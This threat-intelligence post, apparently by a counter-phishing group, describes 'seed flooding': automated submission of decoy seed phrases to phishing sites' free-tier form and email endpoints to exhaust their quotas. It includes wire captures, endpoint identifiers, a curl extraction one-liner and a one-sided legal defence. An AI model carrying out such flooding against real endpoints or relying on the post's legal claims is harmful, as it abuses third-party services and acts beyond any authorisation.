THREAT INTELLIGENCE REPORT

Seed Flooding: Why PhishDestroy Openly "Attacks" Phishing Sites

Ref. **PD-TI-2026-73120** Published **10 July 2026** Source **phishdestroy.io/seed-flooding**

Methodology
We don't hide it. When PhishDestroy detects an active phishing site harvesting crypto wallet seed phrases, we flood it with valid-format seed phrase entries. Here's exactly what we do, why we do it, and why we're not ashamed of it.

March 31, 2026 PhishDestroy Research 12 min read

Counter-phishing operations: when reporting alone isn't fast enough, we act directly
14,663 CF Workers
2/10s Rate Limit
5+ Exfil Channels
$0 Attacker Cost
<4h To Exhaust EmailJS

The Problem: A Phishing Site Is Live Right Now

Imagine you spot a crypto wallet phishing page running paid Google Ads. It looks legitimate. It's got traffic. Real users are landing on it every few minutes, entering their seed phrases, and losing everything.

You report it to Google. You report it to the registrar. You submit an abuse report to the hosting provider. **And then you wait.**

Meanwhile, the scammer collects victim number 47. Then 48. Then 49.


The Bureaucratic Gap
The standard abuse reporting pipeline operates on timescales of 5–10 business days. Active phishing sites cause irreversible financial damage in hours. This gap is not a bug in the system — it's a structural vulnerability scammers exploit deliberately.

Left: the slow abuse reporting pipeline. Right: the scammer collecting while you wait.

What Is Seed Flooding?

Seed flooding is a counter-phishing technique where **valid-format but empty/worthless** cryptocurrency wallet seed phrases are automatically submitted into a phishing form at a controlled rate.


Contaminate the Database
Real seed phrases become indistinguishable from fakes. Every entry requires manual verification, collapsing the signal-to-noise ratio.
Exhaust Free-Tier Limits
EmailJS, Formspree, Web3Forms — all have hard monthly quotas. We hit those limits in hours, severing the attacker's notification pipeline.
Break the Collection Pipeline
When exfiltration channels stop functioning, real victims' data goes nowhere — even if they submit their seed phrase.
Generate Research Intel
Flooding reveals infrastructure details, error messages, and rate-limit thresholds we use to build better detection.



A phishing form receiving a flood of fake seed phrase submissions — the attacker's data collection degrades in real time

Why This Works: The Anatomy of a Cheap Phishing Kit

The vast majority of active crypto phishing sites are copy-paste kits built on **free-tier third-party services** . This is their biggest vulnerability. For a deeper breakdown see our full investigation .



Every exfiltration channel is a free-tier service with hard submission limits — the kit's cheapness is its fatal flaw


Data table: Module

Module	Free Tier Limit	Effect of Flooding
EmailJS	~200 submissions/month	Exhausted in hours, stops email delivery
Formspree	50 submissions/month	Disabled almost immediately
Web3Forms	250 submissions/month	Rapidly neutralized
Telegram Bot API	Rate-limited per second	Flooded into timeout loops

Module	Free Tier Limit	Effect of Flooding
Firebase Free Tier	Read/write quotas	Database costs spike or lock out

Observed Result
We have directly observed phishing infrastructure go dark after seed flooding exhausted its notification pipeline. The scammer doesn't know why it stopped working. They just stop receiving data.

Our Technical Approach: Cloudflare Workers, Not Botnets


Cloudflare edge network used for counter-phishing

14,663 Cloudflare Workers operating at the edge network layer — zero third-party infrastructure involved
We use **Cloudflare Workers** . Requests originate from Cloudflare's own edge network. No residential IPs misused. No botnets. No third-party servers burdened. Only the scammer's data collection system is affected.

The Flooding Flow

Site Detected Active traffic confirmed
Anatomy Analysis Exfil channels mapped
Worker Deploy CF edge network
2 Seeds / 10s Controlled rate
Quota Exhausted Attacker blind
Reporting Filed Parallel track
Rate limiting: A strict `2 submissions per 10 seconds` . Not a DDoS. A slow, deliberate, targeted contamination at a scale that makes even modest per-site rates meaningful across dozens of simultaneous targets.

What We Are Not Doing
We are not trying to take down servers. We are making the scammer's workday miserable and their database worthless — with zero collateral impact on legitimate infrastructure.

Live Case Studies: Controlled Contamination in Practice

The operations below are drawn verbatim from our production logs. Domains and provider identifiers are redacted only where publication would aid evasion; HTTP wire captures are unmodified. Both targets were active at time of intervention, had confirmed inbound traffic from paid advertising, and had been independently classified as *phishing* by **≥ 2 external vendors on VirusTotal** prior to any action on our part.

Operational Doctrine

Every seed-flooding operation executes within the same five-principle envelope. There are no exceptions; an engagement that cannot satisfy all five is not run.

PRINCIPLE 01
Public endpoints only
The exfiltration URL and its identifiers are *published* by the phishing page in client-side JavaScript. We never obtain credentials, brute-force, or escalate.
PRINCIPLE 02
Sub-limit throughput
Request rate is hard-capped below the provider's own published ToS limit. Our profile is indistinguishable from ordinary UGC traffic.
PRINCIPLE 03
Evidence threshold
Target requires ≥ 2 independent vendor hits on VirusTotal *plus* manual confirmation of the credential-harvesting flow.
PRINCIPLE 04
Parallel legitimate track
Formal abuse reports to hosting, registrar, and the form provider are filed *before* any flooding begins — with case IDs and full evidence.
PRINCIPLE 05
Full audit trail
All traffic originates from Cloudflare Workers under a signed PhishDestroy origin. Every submission is logged with timestamp, target, and operator ID.

Case 1 — Formspark Exfil Endpoint, Monthly Quota Exhausted

checkblochn.pages.dev Neutralized
Threat pattern: wallet-recovery lure ("Dapp Node Sync") exfiltrating 12-word BIP-39 seed phrases to an attacker-controlled Formspark endpoint on free tier. Confirmed paid-ad traffic from two ad platforms at engagement start.

Attack surface
checkblochn.pages.dev (Cloudflare Pages)
Exfil channel
submit-form.com — Formspark form endpoint
Form ID
/32BrdUqfX
Payload field
12-word BIP-39 seed via `message`
Provider free-tier cap

50 submissions • 1 month rolling
Scammer reset cost
New Formspark account + client-JS edit + redeploy
Operational Timeline (UTC, anonymised to engagement T-zero)

T + 00:00
Ingest — domain surfaced by PhishDestroy crawler from a paid-ad sample. automated
T + 00:12
Anatomy confirmed — form target `submit-form.com/32BrdUqfX` extracted from page JS; payload shape reverse-engineered. analysis
T + 00:28
VirusTotal: **3 / 95** vendors flag as phishing. Threshold met.
T + 00:47
Abuse reports filed — Cloudflare Pages Trust & Safety, Formspark abuse, Porkbun (registrar). Case IDs issued. lawful track
T + 01:02
Flood worker deployed — rate `2 req / 10 s` , single Cloudflare Worker, identified UA string, signed origin.
T + 01:02
First flood submission returns `200 OK` with `formspark-quota: 64` . Baseline captured.
T + 06:08
`formspark-quota` crosses zero → endpoint silently stops forwarding. drainer blind
T + 06:12
Final captured response: `formspark-quota: -18` . Flood worker terminated.
T + 19:30
Cloudflare Pages disables the deployment in response to abuse report. taken down
Submission on the wire (the seed is an expressive decoy — 12 random BIP-39 words unrelated to any real wallet)

POST /32BrdUqfX HTTP/1.1 Host: submit-form.com Origin: https://checkblochn.pages.dev Content-Type: application/x-www-form-urlencoded message=Phrase%3A+lecture+sail+coral+swear+fiber+bonus+vanish+layer+observe+rely+orphan+height&source=Unknown+Source&from_name=Dapp+
Response — T+01:02 (baseline, quota remaining)

HTTP/1.1 200 OK formspark-quota: 64 formspark-status: ok content-type: application/json; charset=utf-8 { "message": "Phrase: lecture sail coral swear fiber bonus vanish layer observe rely orphan height" }
Response — T+06:12 (quota exhausted, endpoint continues to 200 but will not forward)

HTTP/1.1 200 OK formspark-quota: -18 formspark-status: ok
Quota before flood
64
→
Quota after flood
−18
82
Decoy submissions
~5h 06m
Flood duration
0.27 req/s
Avg. rate
~11.5 KB
Outbound payload total
100%
Within provider ToS limits
0
Legitimate requests impacted
Observable impact. From T+06:08 until final takedown at T+19:30 — a **13 hour and 22 minute window** — every real victim who reached `checkblochn.pages.dev` and completed the recovery flow submitted their seed phrase to an endpoint that returned `200 OK` but no longer forwarded the payload to the operator's inbox. The phishing page *appeared* to succeed in the victim's browser (no error, no red flag), which is desirable: a reflexive "it didn't work" reaction often causes users to re-enter the same credentials on the next fake site they find. Here, the interaction **terminated with the operator blind** .

What this intervention actually bought
A 13-hour protective window for every subsequent visitor to a site that paid-advertising was still actively pushing. The window closed when Cloudflare Pages responded to our parallel-track abuse report — exactly as designed. The flood did not replace the lawful takedown; it covered the interval *until* the lawful takedown landed.

Case 2 — EmailJS Relay, Operator-Published Identifiers

allsyncapp.pages.dev Active Operation
Threat pattern: wallet "sync" lure that emails the victim's entered seed to the operator's mailbox via EmailJS — a legitimate transactional-email SaaS. The phishing page bundles the operator's `service_id` , `template_id` and `user_id` in client-side JavaScript, because without those identifiers the victim's browser cannot complete the POST that triggers the email. **Those identifiers are therefore part of the public attack surface the operator has voluntarily exposed.**

Attack surface

allsyncapp.pages.dev (Cloudflare Pages)
Exfil channel
api.emailjs.com — transactional-email relay
Endpoint
POST /api/v1.0/email/send-form
Operator-published IDs
service_id · template_id · user_id (extracted from page JS)
Provider free-tier cap
200 emails • rolling month
Hard rate limits (ToS)
1 req / s · 50 / IP / h
Captured submission — payload shape verbatim from the phishing page's own POST

POST /api/v1.0/email/send-form HTTP/1.1 Host: api.emailjs.com Origin: https://allsyncapp.pages.dev Content-Type: multipart/form-data; boundary=----geckoformboundary6a77738bf873975dfc9c8e4a31fa330e _redirect=TECHNICAL.html message=pumpkin foil village coin town skirt mean hour program stage poverty endorse lib_version=3.12.1 service_id= service_t0cgr9v template_id= template_k16demo user_id= furwEG-MZShqSPIGS
Identifier extraction (single-line regex on the phishing page source)

$ curl -s https://allsyncapp.pages.dev/ | grep -oE '(service_id|template_id|user_id)["'"'"']+["'"'"']*[A-Za-z0-9_-]+' service_id:"service_t0cgr9v" template_id:"template_k16demo" user_id:"furwEG-MZShqSPIGS"
Key doctrinal point. This case is instructive precisely because *no endpoint was discovered by us* . The operator **publishes** the three identifiers required to make EmailJS send the seed to their mailbox. Any browser rendering the phishing page possesses them. Our Worker does what the victim's browser does — submits a form with the exact shape and identifiers the page itself instructs. The difference is the payload: random BIP-39 words instead of real wallet credentials.

200
Monthly cap (decoys)
1 / s
ToS rate — we run 0.1/s
~120 KB
Max monthly payload
0
EmailJS infra burden (within limits)
402 / 429
Provider response when cap hit
Account terminated
Typical outcome of abuse report
Outcome pattern. Once the monthly cap is reached, EmailJS returns `402 Payment Required` or `429 Too Many Requests` and the template does not send. The scammer's mailbox goes quiet. In parallel, EmailJS Trust & Safety receives a formal complaint with the service/template/user identifiers and a link to our published evidence package — which, in historical precedent, results in the operator's EmailJS account being *terminated* , not rate-limited. The operator must acquire a new EmailJS account, regenerate identifiers, edit the deployed phishing page, and invalidate every existing distribution link — a multi-hour workflow for each rotation.

Attack-Profile Comparison: What Seed Flooding Is Not

A repeated accusation is that we run "attacks" on phishing sites. That framing collapses the moment you place the actual traffic profile next to the profile of the activities it is being confused with.


Comparison of seed flooding vs denial-of-service, spam, and law-enforcement sting operations.

Dimension	Seed Flooding (ours)	DDoS / L7 flood	Spam submission abuse	LE sting operation
Purpose	Victim protection — fill scammer's exfil quota before next victim	Infrastructure denial of service	Commercial gain / message propagation	Evidence gathering, controlled deception
Throughput	0.1 – 0.3 req/s — *below* provider ToS	10^3 – 10^8 req/s — saturation-oriented	Burst / automated high-volume	Single interaction typically
Target	Single exfil endpoint attacker has published	Web server / network tier of a victim org	Contact forms of legitimate sites	Suspect infrastructure or persona
Infrastructure impact	None — provider counters tick within ToS-budgeted behaviour	Service outage, upstream congestion	Inbox bloat, CAPTCHA drift, moderation load	Depends on operation
Legitimate users affected	Zero — phishing forms have no legitimate users	All of them	Form-owner employees / moderators	Avoidance designed-in
Originating identity	Named PhishDestroy Cloudflare Workers — auditable	Botnets, spoofed sources, reflection	Disposable proxies	Classified infrastructure
Authorisation model	Endpoint is *invited* : form explicitly requests this input, identifiers are publicly distributed in the page	None — request volume itself is the harm	Bypasses intended use, ignores anti-abuse signals	Statutory authority
Parallel lawful action	Abuse reports filed *before* flood starts, with case IDs	N/A	N/A	Embedded in the operation

The distinction is not rhetorical. It is measurable.

A seed-flood submission is a single HTTPS POST of ~140 bytes, originating from one Cloudflare Worker carrying our signed origin, at a fraction of the rate the provider itself publishes as acceptable, targeting an endpoint whose identifiers the operator chose to embed in a public web page. That is the **entire observable artefact** . Every structural element that makes a request an “attack” — unauthorised access, resource exhaustion intent, volumetric saturation, affected third parties, concealed origin — is absent. The legal analysis that follows is not creative advocacy; it is the *natural* reading of statute once the factual profile is stated plainly.

Legal Analysis — Is It Legal? Is It Ethical?



The scammer built a trap. We are filling it with rocks.
Submitting data to a public-facing web form — even fake data — is not inherently illegal in most frameworks. We are not accessing private systems, exploiting unauthorized vulnerabilities, or intercepting communications. *The scammer built a trap. We are filling it with rocks.*

Legal Disclaimer
PhishDestroy is not providing legal advice. This exists in a genuine gray area that varies by jurisdiction. We operate with full awareness of this complexity.

A scammer running a phishing page has **no legitimate interest** in receiving only real seed phrases. They have no right to the integrity of their criminal data collection infrastructure.
Our system is **targeted, rate-limited, and tied to manual identification processes.** We identify, analyze, confirm, and then act.
We have documented cases where seed flooding **directly prevented victims from losing funds** — because by the time a real user submitted their seed phrase, the scammer’s collection system was already disabled.

What Happens to the Scammer’s Database?

It becomes useless — thousands of entries require manual verification, signal-to-noise ratio collapses. Or **it breaks** — Firebase Spark and shared MongoDB instances have hard limits. Hitting them has consequences.

Both Outcomes Are Good

Whether the database becomes **useless** or **breaks entirely** — real victims’ seed phrases never reach the attacker in a useful form. Every unprocessed seed phrase is a wallet that doesn’t get drained.

When Do We Activate Seed Flooding?


Data table: Criterion

Criterion	Check	Why It Matters
Active traffic confirmed	Required	Ad platforms or traffic tools confirm real users are landing on the site
Phishing anatomy analyzed	Required	Free-tier exfil modules identified before we flood
Abuse reports filed	Required	We always pursue the legitimate track simultaneously
No takedown within SLA	Typical trigger	No response from registrar/hosting in acceptable time
High-volume / paid ads site	Immediate trigger	Paid advertising means we act without waiting for the bureaucratic track

The Bigger Picture

The crypto ecosystem loses **billions of dollars per year** to phishing. The defense side has historically been reactive. PhishDestroy exists to introduce **proactive interference** into this cycle.

Transparency Is Core to What We Do
We are not operating in darkness. We publish our methodology. We explain our techniques. We document the phishing kits we analyze. The security community deserves to evaluate counter-phishing methods, not just consume a black-box service.



The scammers are organized. Their tools are standardized. That means counter-tools can be standardized too.

What You Can Do

- Report to **Google Safe Browsing** , **PhishTank** , and the domain registrar
- **Submit it to us** — we prioritize high-traffic active threats
- Check our anatomy database to understand what you’re looking at
- **Share awareness** — most victims don’t know what a seed phrase phishing page looks like until it’s too late

If you think feeding empty wallets to criminals is unethical — that’s your position, and you’re welcome to hold it. **We’ve made ours clear.**